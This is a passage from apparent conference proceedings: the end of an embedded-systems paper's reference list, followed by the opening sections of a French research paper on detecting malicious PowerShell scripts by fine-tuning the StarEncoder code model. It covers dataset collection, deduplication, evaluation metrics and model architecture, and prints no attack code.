28. Grant Likely and Josh Boyer. A symphony of flavours: Using the device tree to describe embedded hardware. In *Proceedings of the Linux Symposium*, volume 2, pages 27–37, 2008.
29. Lan Luo, Yue Zhang, Clayton White, Brandon Keating, Bryan Pearson, Xinhui Shao, Zhen Ling, Haofei Yu, Cliff Zou, and Xinwen Fu. On security of trustzone-m-based iot systems. *IEEE Internet of Things Journal*, 9(12):9683–9699, 2022.
30. Toby Murray, Daniel Matichuk, Matthew Brassil, Peter Gammie, Timothy Bourke, Sean Seefried, Corey Lewis, Xin Gao, and Gerwin Klein. sel4: from general purpose to a proof of information flow enforcement. In *2013 IEEE Symposium on Security and Privacy*, pages 415–429. IEEE, 2013.
31. Olivier Nicole. Automatically proving microkernel security. *RESSI*, 2020.
32. Meson project developers. The meson build system, 2024. `https://github.com/mesonbuild/meson`.
33. Redox project developers. Redox: A rust operating system, 2017. `https://github.com/redox-os/redox`.

34. Zephyr project developers. The zephyr operating system: device-trees usage, 2023. https://docs.zephyrproject.org/latest/build/dts/index.html.
35. ProvenRun SA. Provenrun proven-core m. https://provenrun.com/provencore-m/.
36. Otavio Salvador and Daiane Angolini. *Embedded Linux Development with Yocto Project*. Packt Publishing Ltd, 2014.
37. Lassi Syri. Generating uis at runtime for embedded devices using lvgl. Master's thesis, L. Syri, 2022.
38. Systemd. Package metadata for core files, 2023. https://systemd.io/ELF_PACKAGE_METADATA/.
39. Miroslav Tomić, Vladimir Dimitrieski, Marko Vještica, Radovan Župunski, Aleksandar Jeremić, and Hannes Kaufmann. Towards applying api gateway to support microservice architectures for embedded systems, 2022.
40. Nguyen Van Tu, Jae-Hyoung Yoo, and James Won-Ki Hong. Accelerating virtual network functions with fast-slow path architecture using express data path. *IEEE Transactions on Network and Service Management*, 17(3):1474–1486, 2020.
41. David Waltermire and Brant Cheikes. Forming common platform enumeration (cpe) names from software identification (swid) tags. Technical report, National Institute of Standards and Technology, 2015.
42. David Waltermire, Stephen Quinn, Harold Booth, Karen Scarfone, and Dragos Prisaca. The technical specification for the security content automation protocol (scap): Scap version 1.3. Technical report, National Institute of Standards and Technology, 2016.
43. Rui Wang and Yonghang Yan. A survey of secure boot schemes for embedded devices. In *2022 24th International Conference on Advanced Communication Technology (ICACT)*, pages 224–227. IEEE, 2022.
44. Siao Wang, Chenglie Du, Jinchao Chen, Ying Zhang, and Mei Yang. Microservice architecture for embedded systems. In *2021 IEEE 5th Information Technology, Networking, Electronic and Automation Control Conference (ITNEC)*, volume 5, pages 544–549. IEEE, 2021.
45. Ellinor Westerberg. Efficient delta based updates for read-only filesystem images: An applied study in how to efficiently update the software of an ecu, 2021.

PowersheLLM : Un *Large Language Model* à l'épreuve de l'horreur

Frédéric Grelot, Sylvio Hoarau et Pierre-Adrien Fons
frederic.grelot@glimps.re
sylvio.hoarau@glimps.re
pierre-adrien.fons@glimps.re

GLIMPS

Résumé. Les grands modèles de langage, *Large Language Models* ou LLMs, et les modèles de deep learning génératifs ont complètement redéfini le paysage de l'intelligence artificielle ces deux dernières années. Des progrès ont été réalisés sur les architectures, les méthodes d'entraînements, et de nombreux jeux de données publics ont été mis à disposition par la communauté, ainsi que des modèles pré-entraînés, permettant de nouveaux usages à un coût relativement faible. En parallèle, du côté des cyberattaques, l'essor des outils malveillants utilisant PowerShell a conduit à trouver des méthodes innovantes pour améliorer leur détection. Conscients de cette problématique, nous proposons dans cet article une nouvelle méthode moderne et efficace de détection des scripts PowerShell malveillants, en utilisant un LLM initialement entraîné sur la complétion et la caractérisation de code. Cette méthode est basée sur les avantages de l'utilisation d'un grand modèle de langage pré-entraîné, et les différentes façons de l'adapter à une tâche de classification. Les résultats obtenus grâce au questionnement du modèle mettant en lumière les erreurs dans le jeu de données d'entraînement et en les corrigeant sont très prometteurs. Un cadre d'apprentissage de mise en place simple permet d'obtenir un taux de faux négatifs de 2.58 % pour une cible de 0.5 % de faux positifs sur notre ensemble d'évaluation. Nos travaux contribueront également à aider la communauté et les chercheurs à éviter certains pièges associés aux jeux de données bruités.

A Introduction

Capables de générer du texte, de reproduire en grande partie les subtilités du langage naturel, et même de produire du code informatique, les grands modèles de langages, plus communément appelés *Large Language Models*, ont révolutionné le champ de l'Intelligence Artificielle en quelques années [23]. Plus spécifiquement, la technique du *fine-tuning* (voir section C.4), combinée à des modèles de fondation [1] puissants permet d'exploiter le pouvoir de représentation d'un modèle entraîné sur un

[1] « Any model that is trained on broad data (generally using self-supervision at scale) that can be adapted (e.g., fine-tuned) to a wide range of downstream tasks. » [7]

ensemble considérable de données dans une tâche pour laquelle on ne disposerait que d'un faible nombre d'échantillons. Parallèlement, les experts en cybersécurité font face à une croissance importante de l'utilisation de scripts PowerShell dans les chaînes d'attaques [10, 17–19, 22], nécessitant d'améliorer toujours les capacités de détection.

A l'intersection de ces deux thématiques, nos travaux nous amènent à analyser l'intérêt de l'utilisation d'un modèle de langage entraîné sur du code informatique, pour valider sa capacité à détecter le caractère malveillant d'un script PowerShell. Disposant alors d'un modèle de détection performant, nous analysons plus en détails ses erreurs, nous amenant alors à remettre en question la qualité du jeu de données d'entraînement, mais également à réfléchir à ce que l'on peut considérer par « malveillant », lorsque l'on travaille sur un langage de script comme le PowerShell.

Approche Pour nos travaux, nous avons utilisé le modèle *StarEncoder* [14], un modèle *encoder only* basé sur l'architecture et les objectifs d'apprentissage de BERT [8]. BERT, ou *Bidirectional Encoder Representations from Transformers*, est un modèle de langage fondateur, introduit par Devlin *et al.* en 2018. Il utilise une architecture de réseau de neurones appelée *Transformers* [21] pour apprendre à modéliser statistiquement le langage naturel et à en générer, en prenant en compte les informations de part et d'autre des éléments d'une séquence. Les modèles *Transformers* traitent les éléments d'une séquence en parallèle, contrairement aux modèles récurrents qui traitent les éléments séquentiellement, et modélisent facilement les dépendances entre les éléments de la séquence, quelle que soit sa longueur, grâce au principe d'attention [5]. Au lieu de simplement traiter les données en dépendance chronologique, les *Transformers* prennent en compte de manière plus expressive les représentations des éléments en fonction de leur contexte. Leur architecture permet d'accorder une importance différente et circonstanciée aux différentes parties d'une séquence de données.

Le modèle *StarEncoder* [14] a été entraîné sur un important jeu de données de code informatique dans plus de 350 langages de programmation, dont environ 260000 scripts PowerShell. Il inclut également des extraits de tickets provenant de la plateforme Github. Le modèle compte environ 125 millions de paramètres, il a été entraîné suivant les objectifs de *Mask Language Modelling* [15], qui confère au modèle la capacité de développer des relations statistiques entre les éléments d'une séquence, et de *Next Sentence Prediction* [8] qui permet de modéliser les relations statistiques long-terme entre les séquences elles-mêmes.

Utiliser un LLM de l'état de l'art permet de profiter de puissantes représentations apprises durant le pré-entraînement, et d'éviter la conception et l'entraînement d'un modèle à l'architecture spécifique nécessitant de grandes quantités de données.

Contributions Les contributions de notre approche sont les suivantes :

1. En utilisant un modèle pré-entraîné sur du code comme base, ainsi qu'un tokenizer entraîné lui aussi spécifiquement sur du code, nous montrons qu'il est possible, efficace et peu coûteux de se concentrer sur la tâche de classification, sachant que la tâche de représentation est effectuée par le modèle pré-entraîné. Cela permet de partir d'un niveau d'abstraction plus élevé pour une analyse, en profitant des dernières avancées dans la modélisation du langage naturel par les LLMs.
2. Nous montrons que l'on peut alors, en utilisant une faible quantité de données, obtenir rapidement un détecteur de code PowerShell malveillant montrant de bonnes performances. Notre modèle produit un taux de faux négatifs de seulement 2.58 % pour une cible de faux positifs de 0.5 % sur le jeu de données d'évaluation.
3. Nous présentons également une démarche permettant d'améliorer la qualité d'un jeu de données d'entrée : dans la mesure où notre objectif est de travailler à partir de sources ouvertes de qualité moyenne voire faible, l'amélioration de la qualité de ces sources et la description de la méthode employée sont, en soit, des contributions positives pour la communauté.

B Revue des Travaux Connexes

PowerShell étant pré-installé sur les PC Windows, un nombre toujours croissant d'attaques l'utilisent comme vecteur. En réaction, Microsoft a intégré à Windows 10+ en 2015 le système d'analyse dynamique AMSI [2] (*Antimalware Scan Interface*), pour améliorer la capacité des systèmes de défense à évaluer le code produit par les moteurs de script, tels que PowerShell. Dans [10], les auteurs mettent à profit les fichiers de journalisation produits par l'AMSI (qui effectue également une passe de dé-obfuscation des scripts avant analyse) pour entraîner et évaluer deux méthodes de génération de représentations vectorielles, Word2Vec [16] et FastText [6] sur un grand ensemble de données non étiquetées d'environ 368 k scripts.

[2] `https://learn.microsoft.com/en-us/windows/win32/AMSI/`

Sur la base de ces représentations ils entraînent différents réseaux de neurones profonds, dont des réseaux convolutionnels et récurrents sur un plus petit ensemble de données étiquetées, d'un peu plus de 100 k fichiers. Ils montrent qu'une combinaison intéressante fait intervenir les représentations issues de *FastText* associées à un encodage des scripts au niveau des caractères. Ces éléments sont ensuite soumis à des couches de convolution, dont les sorties sont concaténées et enfin traitées par un petit réseau LSTM [11].[3] Les auteurs disent avoir une précision moyenne de 80 % une fois leur modèle déployé en production. Aussi, dans leur article [1], les chercheurs de Microsoft présentent l'aspect *Threat Intelligence* de leur technique pour la détection de menaces, dont les scripts PowerShell malveillants. Ils mettent de nouveau en lumière la façon dont les méthodes d'apprentissage profond surpassent les méthodes traditionnelles dans des tâches telles que la classification d'images et de textes, et comment Microsoft utilise ces techniques pour améliorer la détection des scripts PowerShell malveillants dans leurs solutions de sécurité. Cette méthode comporte donc des similarités avec la notre, une différence importante étant sur la manière d'obtenir les embeddings : si les LSTM ont pendant longtemps été la méthode privilégiée de création d'embeddings [3], les méthodes basées sur l'attention [21] les ont depuis complètement supplanté dans ce domaine.

Les experts en cybersécurité de Mandiant ont présenté dans [2] une approche basée également sur le traitement du langage naturel pour détecter les commandes PowerShell malveillantes. Ils utilisent une approche de pré-traitement et de tokenization manuelle, suivi d'un modèle de classification supervisé. Ils expliquent comment le NLP peut être appliqué pour relever le défi de la détection et l'analyse des scripts PowerShell et prédire leur probabilité d'être malveillantes, même si elles sont obfusquées, tout en en augmentant les coûts pour les adversaires qui tentent de contourner les solutions de sécurité en effectuant une inférence probabiliste sur les commandes PowerShell inconnues en utilisant des combinaisons non linéaires implicitement apprises.

Dans [4], les auteurs présentent un modèle de détection qui utilise des techniques d'apprentissage automatique pour identifier les scripts PowerShell malveillants. Le modèle a été construit en utilisant des auto-

[3] Un LSTM, ou *Long Short-Term Memory*, est un type de réseau de neurones récurrent (RNN) particulièrement efficace pour traiter les séquences de données de longueurs variables. Le LSTM, avec sa cellule à l'achitecture complexe, pallie les problèmes d'écrasement des gradients des modèles récurrents simples, et permet de capturer les informations d'une séquence à longue terme.

encodeurs empilés pour extraire des caractéristiques significatives des scripts, démontrant une approche efficace pour la détection des scripts malveillants.

Une autre approche [17] combine l'analyse conventionnelle des programmes avec l'apprentissage profond en convertissant les scripts PowerShell en représentations d'arbres syntaxiques abstraits (*Abstract Syntax Tree* ou AST). Cette approche leur permet d'identifier efficacement les scripts PowerShell malveillants. Les chercheurs ont utilisé un ensemble de données composé de scripts PowerShell encodés en Base64. Dans le cadre de l'étape de prétraitement, chaque script ou commande PowerShell a été décodée. Après avoir collecté les structures arborescentes de leur corpus de scripts PowerShell, les chercheurs ont effectué une analyse exploratoire des AST et des statistiques correspondantes. En outre, un classificateur de forêt aléatoire (*random forest*) a été utilisé pour attribuer une étiquette de type de famille de logiciels malveillants à chaque script PowerShell. Les résultats de ce modèle révèlent que quelques caractéristiques simples du graphe AST, comme sa profondeur ou son nombre de noeuds permettent déjà d'associer une famille à un script. Les auteurs ont utilisé une base de données de scripts PowerShell malveillants méticuleusement examinés et annotés [22]. Cet ensemble de données comprend 4079 scripts PowerShell malveillants identifiés qui ont été étiquetés et classés en fonction de leurs familles respectives.[4] Les auteurs ont créé des vecteurs d'embeddings pour les nœuds de l'AST à l'aide d'un ensemble de programmes PowerShell. Ils ont ensuite utilisé ces vecteurs dans des réseaux convolutifs entraînés pour la classification. L'utilisation des informations structurelles de l'AST pour l'identification des logiciels malveillants s'est avérée très efficace et a permis d'obtenir des résultats significatifs.

D'autres outils utilisent l'analyse statique et dynamique, comme *PowerDrive* [20], un module PowerShell open-source conçu pour désobfusquer les scripts malveillants PowerShell et en extraire des indicateurs de comportements. Le jeu de données d'évaluation utilisé est composé de 5079 scripts PowerShell malveillants, dont 4079 scripts issus d'un répertoire public créé par [22]. Le service ESET Vhook a été utilisé pour en faire une première analyse. L'analyse a exclu tout script ne s'exécutant pas correctement à cause d'erreurs de syntaxe ou d'autres problèmes, réduisant le corpus à 4642 scripts fonctionnels. Dans leurs résultats, les auteurs indiquent que plus de 95 % des scripts analysés par *PowerDrive* révèlent des indicateurs de comportements utiles pour la compréhension des vecteurs d'attaque et des domaines malveillants impliqués.

[4] Dépôt disponible : `https://github.com/ALFA-group`

Ces travaux mettent en évidence des approches utilisant l'apprentissage automatique et l'apprentissage profond pour améliorer la détection des scripts PowerShell malveillants, un vecteur d'attaque critique dans le paysage des menaces actuel. Toutefois, cela présente plusieurs inconvénients potentiels :

1. Les jeux de données utilisés pour entraîner les modèles d'apprentissage profond sont rarement publics, rendant difficile toute reproduction. Cela peut engendrer un modèle qui a de bonnes performances dans les travaux publiés, mais échoue à généraliser lorsque le jeu de données est plus petit.
2. En termes de temporalité : Les jeux de données peuvent contenir des scripts malveillants qui étaient prévalents à un moment donné mais qui sont moins répandus ou modifiés dans des attaques actuelles, ce qui peut mener à un modèle qui n'est pas adapté à l'évolution des tactiques des attaquants.
3. Les approches consistant à entraîner un modèle depuis le départ, sans utilisation d'un modèle de fondation pré-entraîné, nécessitent de très importants volumes de données : seules les grandes sociétés technologiques et les acteurs historiques de la détection et l'analyse de virus disposent de telles données, rendant tous travail de recherche académique très difficile.

C Détection de scripts PowerShell malveillants

Notre objectif technique principal consiste à améliorer l'état de l'art en détection de scripts malveillants PowerShell. Par ailleurs, nous souhaitons autant que possible utiliser des méthodes indépendantes du langage, les rendant facilement réplicables à d'autres problématiques liées à la détection sur des langages de scripts (VBA, bash, Javascript, etc.).

Définitions

Malware ou maliciel Correspond à un fichier revêtant un caractère malveillant. Cependant, nous verrons en conclusion que cette définition peut prêter à débat et à discussion.

Goodware ou logiciel légitime Correspond à un fichier ne revêtant pas de caractère malveillant. Comme pour les malwares, nous analyserons ce que cela peut signifier.

Faux Positif (FP) Lors de l'utilisation ou de l'évaluation d'une méthode de détection : correspond à un logiciel légitime (goodware) détecté comme malveillant (malware). Par extension, il correspond généralement à un taux décrivant la quantité de faux positifs sur un jeu de données (en pourcentage).

True positive ou vrai Positif (TP) Lors de l'utilisation ou de l'évaluation d'une méthode de détection : correspond à un logiciel malveillant (malware) détecté comme tel.

Faux Négatif (FN) ou non-détection Lors de l'utilisation ou de l'évaluation d'une méthode de détection : correspond à un logiciel malveillant (malware) détecté comme légitime (goodware). Par extension, correspond généralement à un taux décrivant la quantité de faux négatifs sur un jeu de données (en pourcentage). Ce taux est relié mathématiquement avec le taux de vrais positifs par la relation suivante :

$$TP + FN = 1$$

False Negative Rate (FNR) Le *False Negative Rate*, ou taux de faux négatifs, est dans notre cas la proportion de scripts malveillants incorrectement classifiés comme légitimes. Cette mesure permet de jauger efficacement la capacité du modèle à correctement identifier les scripts malveillants. Elle est calculée comme suit :

$$FNR = FN/(FN + TP)$$

F1-Score En classification, correspond au ratio suivant :

$$\text{F1 Score} = \frac{TP}{TP + \frac{1}{2}(FP + FN)} \tag{1}$$

Il est souvent utilisé pour évaluer la qualité d'un classificateur.

Erreurs de labels / erreurs de classification Nous allons distinguer les erreurs des modèles entraînés selon deux types : les erreurs de labels, et les erreurs de classification. Les premières correspondent à des scripts malveillants qui seraient identifiés comme légitimes dans le jeu de données d'origine, et inversement. Les secondes correspondent aux erreurs lors desquelles le modèle identifie un script malveillant comme légitime et inversement.

Embedding Un embedding est une *représentation vectorielle* d'une information d'entrée, généralement obtenu à l'aide d'un modèle d'apprentissage automatique. Il s'agit d'un vecteur (une liste de nombres flottants) dont la position dans *l'espace d'embedding* correspond au sens abstrait de l'information d'entrée. De nombreux exemples illustratifs permettent de se représenter ce qu'est un vecteur d'embedding. Il convient notamment de réaliser que des éléments proches dans le sens (par exemple en traitement du langage les mots « voiture » et « automobile ») seront représentés par des vecteurs proches. Les embeddings sont particulièrement utilisés en machine learning parce qu'il permettent de manipuler mathématiquement des concepts abstraits.

Méthodologie Afin d'obtenir un modèle de classification de scripts PowerShell, nous allons procéder en plusieurs étapes :

- Constitution d'un jeu de données de scripts légitimes et malveillants
- Pré-traitements des scripts notamment pour suppression des commentaires
- Déduplication
- Constitution des jeux d'entraînement, de validation et de tests [5]
- Entraînement d'un premier modèle de classification
- Recherche des erreurs de labels grâce au modèle et correction des labels erronés
- Ré-entraînements successifs de nouveaux modèles jusqu'à obtenir uniquement des erreurs de classification.

Évaluation des modèles Un modèle exécuté sur un fichier donne une probabilité de malveillance, comprise entre 0 et 1 (0 pour bienveillant, 1 pour malveillant).

En exploitation, on cherche généralement à définir un seuil, e.g. 0.5, en-dessous duquel on considère le fichier comme légitime, et comme malveillant au-dessus.

Les erreurs du modèle par rapport à ce seuil nous donnent alors les Faux Positifs (FP) et Faux Négatifs (FN).

[5] Il s'agit d'une pratique courante en apprentissage automatique : le jeu d'entraînement est celui qui est utilisé par le modèle pour *apprendre* selon l'objectif donné, le jeu de validation est utilisé au cours de l'entraînement pour observer la capacité de généralisation, et le jeu de test est utilisé *in fine* pour valider que l'entraînement a abouti à un modèle de qualité. Il est important de correctement distinguer ces trois jeux, car cela permet d'assurer que l'on test à la fin sur des données qui n'ont jamais été vues ni exploitées lors de l'entraînement en lui-même, validant ainsi la bonne généralisation du modèle.

Nous pouvons ensuite calculer le F1-Score pour comparer ce modèle aux autres. Cependant, cette métrique ne correspond pas à une réelle interprétation dans un scénario de détection opérationnel. En effet, elle décrit les taux de faux positifs et faux négatifs sur un seuil arbitraire de 0.5 : dans notre cas, nous cherchons plutôt à connaître le taux de détection (donc le taux de Faux Négatifs) pour un taux de Faux Positifs fixé.

A l'aide du jeu de test, nous pouvons aisément calculer les taux de FN et FP pour un seuil donné, et inversement calculer le seuil associé à un taux de FP ou FN donné.[6]

Afin d'évaluer les modèles, nous affichons donc le taux de Faux Négatifs pour différentes valeurs du taux de Faux Positifs.

Cela donne une très bonne idée de l'exploitabilité d'un modèle dans un environnement de production concret : l'expérience montre que les équipes de détection souhaitent maîtriser en permanence les Faux Positifs – car le nombre d'alarmes à traiter dimensionne la taille de l'équipe – et pour un taux de Faux Positif donné elles souhaitent évidemment une détection maximale, c'est à dire un taux de Faux Négatifs le plus faible possible.

C.1 Jeux de données

Afin d'entraîner, valider et tester notre modèle, nous avons pu récupérer de différentes sources, plusieurs milliers de fichiers PowerShell malveillants et légitimes. Certains fichiers peuvent être soumis à licence, ne nous autorisant pas une diffusion telle quelle. Cependant, le jeu de données peut être très facilement reconstitué car nous nous sommes basés sur des sources librement accessibles :

Codes légitimes

— Collecte sur Github en partant du projet *awesome-powershell*[7] et en suivant tous les liens. Nous avons cloné tous les dépôts en question et récupéré tous les fichiers portant l'extension PS1.

— Collecte de fichiers ASCII depuis des installations Windows, et identification des fichiers correspondant à du PowerShell.

— Revoke Obfuscation[8] : L'intérêt de cette dernière source est qu'elle contient de nombreux scripts d'administrations *moins propres*,

[6] En passant le modèle sur 1000 goodwares par exemple, on classe les score de manière décroissante, et le seuil entre le 5e et le 6e élément donne 5 faux positifs, donc correspond à un taux de 0.5% de FP.

[7] `https://github.com/janikvonrotz/awesome-powershell`

[8] `https://github.com/danielbohannon/Revoke-Obfuscation/`

que les projets Github ou Microsoft, issus des repos TechNet [9] et PoshCode.[10] Ajouter ces sources à nos jeux de données a permis d'améliorer la qualité du modèle de détection.

Codes malveillants Nous avons récupéré tous les fichiers PowerShell des sources publiques que sont MalwareBazaar [11] et VirusShare,[12] ainsi que plus de 4000 scripts malveillants mis à disposition par Pan-Unit42.[13] Nous obtenons en tout 4800 scripts légitimes (*goodwares*), et 3200 scripts malveillants (*malwares*).

Préparation des jeux de données L'identification de fichiers de type PowerShell est un sujet en lui-même, les commandes FILE ou TRID se contentant de retourner ASCII TEXT sans plus de détails. Il est possible de détecter les fichiers PowerShell en entraînant un modèle d'IA de classification dédié [9], ou alors à l'aide d'expressions régulières.[14] La détection de type basée sur l'extension (*.ps1, .psm1...*) est intéressante en première approche mais non suffisante. Typiquement, nous l'avons utilisée pour les scripts légitimes car ils sont généralement dans des dépôts correctement constitués et les fichiers sont correctement nommés. Pour les scripts malveillants en revanche, les sources sont plus diverses et la plupart du temps les noms de fichiers ne sont plus disponibles : dans ce cas c'est le contenu, et lui seul, qui peut nous permettre de détecter qu'un fichier contient du code PowerShell.

Nous avons ensuite effectué sur le jeu de données les travaux de préparation suivants :

Normalisation Dans un premier temps, nous procédons à un nettoyage des scripts. Le modèle *StarEncoder* a une capacité d'entrée limitée à 1024 tokens, donc nous souhaitons éviter de consommer du contexte par des tokens inutiles à la classification. Pour cela, nous avons transformé tous les fichiers en ASCII (notamment les scripts Unicode et UTF-8) et supprimé

[9] `https://www.powershellgallery.com/`
[10] `https://github.com/PoshCode`
[11] `https://bazaar.abuse.ch/`
[12] `https://virusshare.com/about`
[13] `https://github.com/pan-unit42/iocs/tree/master/psencmds`
[14] `https://github.com/CybercentreCanada/assemblyline-base/blob/master/assemblyline/common/custom.yara#L540`

les commentaires. Cela évite au passage les cas de pollution ou d'influence par des commentaires malveillants.[15,16]

Déduplication La déduplication évite d'apprendre *par cœur*[17] certains échantillons présents plusieurs fois avec des variations minimes, mais évite également la pollution entre le jeu d'entraînement et le jeu de validation. Nous avons pour cela utilisé l'algorithme de proximité de fichiers SSDeep [13], avec un seuil de 20 (tous les fichiers sont garantis d'avoir deux à deux un score de similarité inférieur à 20). Notons que nous effectuons volontairement la déduplication après la phase de normalisation : dans le cas par exemple de deux fichiers dont le code serait identique mais les commentaires différents, cela implique qu'ils seront bien dédupliqués. Les autres étapes de normalisation que nous pourrions ajouter auront également tout intérêt à être réalisées avant la déduplication. Après déduplication, il reste environ 4400 *goodwares* et 3100 *malwares*.

Partitionnement du jeu de données Enfin, nous séparons les fichiers en trois jeux : entraînement, validation, et test. Pour cela, nous avons fait un filtre sur le premier caractère du hash `SHA256` : de 0 à B pour l'entraînement, C et D pour la validation, E et F pour le test. Le jeu de validation est utilisé comme condition pour l'arrêt de l'entraînement, et le jeu de test pour valider la qualité du modèle obtenu.

C.2 Modèle

Nous avons utilisé un modèle LLM basé sur une typologie BERT dit *encoder only*, voir la figure 1, capable de générer des représentations vectorielles, ou *embeddings*, sur la base d'un script PowerShell. Le choix de ce modèle est surtout contraint par la disponibilité des modèles en opensource : ayant besoin d'un modèle entraîné sur du code informatique, nous avons utilisé le modèle StarEncoder, lui-même basé sur BERT. En

[15] `https://www.unite.ai/prompt-hacking-and-misuse-of-llm/`

[16] `https://www.endorlabs.com/blog/llm-assisted-malware-review-ai-and-humans-join-forces-to-combat-malware`

[17] Ce phénomène, aussi connu en apprentissage automatique comme *sur-apprentissage* ou *overfitting*, survient lorsqu'un modèle est entraîné sur trop peu de données, ou qu'une donnée apparaît de nombreuses fois en phase d'apprentissage : à force d'être entraîné à apprendre sur l'échantillon en question, le modèle obtient un score parfait car il a appris par cœur le résultat associé à cet échantillon. Cependant, cela nuit à la capacité de généralisation car notre objectif est que le modèle apprenne ce qui rend l'échantillon malveillant, plutôt que le fait que cet échantillon spécifique soit malveillant.

entrée de ce modèle, un texte est d'abord découpé en tokens (des mots, parties de mots ou syllabes), par un *tokenizer*. Dans notre cas, le tokenizer possède 49156 tokens dans son vocabulaire. A chaque token, le modèle associe un vecteur d'embedding en 768 dimensions. Cette large couche d'embeddings, comprenant 37751808 paramètres, est à la base du pouvoir de représentation du modèle. Étant donné que le modèle a un contexte d'entrée limité à 1024 tokens, un script PowerShell en entrée de ce modèle sera donc représenté par un maximum de 1024 vecteurs en 768 dimensions, soit 786432 valeurs numériques à l'issue de la couche d'embeddings. À la suite de la couche d'embedding se trouvent plusieurs blocs de *self-attention* [21], qui permettent aux *embeddings* de « communiquer » entre eux et au modèle d'affiner leurs représentations, ainsi que plusieurs couches denses. En sortie de l'encoder, une couche linéaire, le *pooler*, prend le vecteur d'embedding du premier token de la séquence et applique une transformation linéaire suivie d'une activation tanh avec une sortie sur 768 dimensions également. Enfin, une couche de classification prend la sortie du pooler et renvoit les valeurs pour les deux classes : malveillant ou légitime.




Fig. 1. Diagramme du modèle PowerSheLLM

C.3 Pré-entraînement

Il existe plusieurs méthodes pour entraîner un LLM :

La plus répandue consiste à fournir des parties d'un document (texte, code...) et d'entraîner le modèle à compléter la suite. Le modèle apprend ainsi la syntaxe du langage, et petit à petit une forme d'abstraction qui lui permet de « deviner » correctement la suite en prenant en compte tout ce qui précède le caractère à générer. Cela permet d'obtenir un modèle « génératif », ce qui n'est pas notre objectif, car nous cherchons à utiliser le modèle pour une tâche de classification.

Une autre méthode consiste à entraîner le modèle sur une tâche plus générique et, une fois entraîné, à supprimer la dernière couche, dite couche

de décision, donnant alors accès à un *embedding*. Cet *embedding* est un vecteur dans un espace à grande dimension (typiquement de l'ordre de plusieurs centaines), assimilable à une description sémantique du script fourni en entrée du modèle. Dans cet espace, les entrées similaires produisent des embeddings proches, et les entrées différentes produisent des embeddings éloignées.

Dans le cadre de la détection de scripts malveillants, c'est ce qui nous intéresse car cela nous permet d'entraîner un classificateur sur la base des vecteurs de cette couche d'embeddings.

Le modèle StarEncoder entre bien dans cette dernière catégorie : il a été entraîné suivant les objectifs de *Mask Language Modelling* [15], qui confère au modèle la capacité de développer des relations statistiques entre les éléments d'une séquence, et de *Next Sentence Prediction* [8] qui permet de modéliser les relations statistiques long-terme entre les séquences elles-mêmes.

C.4 Fine-Tuning

Le *transfer learning*, ou transfert d'apprentissage, est une stratégie utilisée en deep learning dans laquelle un modèle entraîné sur une tâche et en général sur une grande quantité de données est utilisé comme base pour concevoir un modèle dédié à une tâche différente mais proche. Le principe est que les caractéristiques apprises par le modèle sur la première tâche sont utiles pour la tâche aval. Cette stratégie permet de réduire significativement la quantité de données et de temps de calcul nécessaires pour concevoir le modèle sur la tâche aval, rendant celle-ci plus abordable et évitant d'avoir à entraîner un modèle à partir de zéro pour une nouvelle tâche. Le *transfer learning* est particulièrement utile lorsque les ensembles de données pour la tâche aval sont limités et que les tâches sont similaires.

Le *fine-tuning* est un processus technique spécifique de *transfer learning* qui consiste à ajuster précautionneusement les poids d'un réseau de neurones pré-entraîné pour les adapter à une tâche spécifique. Cela peut être fait en utilisant un ensemble de données d'entraînement spécifique à la tâche et en modifiant les poids du modèle de base avec un taux d'apprentissage faible pour minimiser l'erreur sur cet ensemble de données. Une fois *fine-tuned*, ou ajusté à la tâche, le modèle est en général capable de montrer de bien meilleures performances pour la tâche pour laquelle il a été ajusté. Tandis que le *fine-tuning* était déjà une technique de l'état de l'art en vision par ordinateur, il s'est imposé plus tardivement en traitement du langage naturel principalement suite à la publication

de la méthode ULMFit [12]. Cette recette, simple dans son principe (pré-entraînement puis *fine-tune* graduel sur une tâche aval), est au coeur des modèles conversationnels comme GPT.

Partant du modèle pré-entraîné *StarEncoder*, nous l'utilisons comme base pour notre propre modèle. Une métaphore intéressante pour comprendre le principe du modèle pré-entraîné et du fine-tuning consiste à imaginer ce modèle *StarEncoder* comme un collègue « développeur expert », qui n'aurait jamais eu à traiter de cybersécurité ou de programmes malveillants. En revanche, il est expert en développement dans 80 langages de programmation différents. Notre tâche consistera à lui « enseigner », sur la base de ses connaissance déjà acquises, ce qu'est un script malveillant. A l'inverse, si l'on demande à une personne n'ayant jamais vu un ordinateur de sa vie d'apprendre à classifier des scripts PowerShell comme étant malveillants ou non, ce sera beaucoup plus compliqué. Pour notre expert développeur, quelques centaines d'exemples devraient suffire tout au plus, alors que le novice devra d'abord comprendre ce qu'est un langage informatique, comment fonctionne le PowerShell, ce qu'est une boucle ou une variable, etc., avant de commencer à se pencher sérieusement sur le problème de la malveillance. Pour cela, un immense jeu de données serait nécessaire, ce qui n'existe pas toujours. C'est ainsi précisément cette technique, ainsi que la mise à disposition par la communauté de modèles pré-entraînés, qui rendent possibles nos travaux en n'exploitant que quelques milliers d'échantillons.

Dans notre cas, nous avons ajouté après ce modèle BERT d'embedding, *StarEncoder*, notre couche de classification. Le modèle d'embedding est pré-entraîné, en revanche, la couche de classification ne l'est pas et ses poids sont alors totalement aléatoires. Il va nous falloir réaliser un entraînement pour modifier ces poids et obtenir ainsi un classificateur de malveillance.[18] Nous avons alors deux possibilités : soit nous n'entraînons que les poids de cette couche de classification, soit nous autorisons à modifier également les poids du réseau BERT déjà pré-entraîné. Dans le premier cas, cela signifie que notre classificateur utilisera rigoureusement les informations d'embeddings qui sont le fruit du pré-entraînement. Dans le deuxième cas, on autorise l'entraînement à modifier ces embeddings, pour aller chercher des informations potentiellement légèrement différentes.

[18] On aborde ici ce que l'on appelle la *downstream-task*, c'est à dire ce que l'on souhaite faire faire au modèle pré-entraîné pour répondre à notre propre problème. Nous pourrions imaginer avoir une tâche complètement différente, par exemple « ce code est il correctement écrit ? », ou bien « ce code est-il écrit de manière sûre ? », et à condition de posséder suffisamment d'exemples pertinents de scripts dans les deux catégories oui/non, tout le reste du travail serait parfaitement identique.

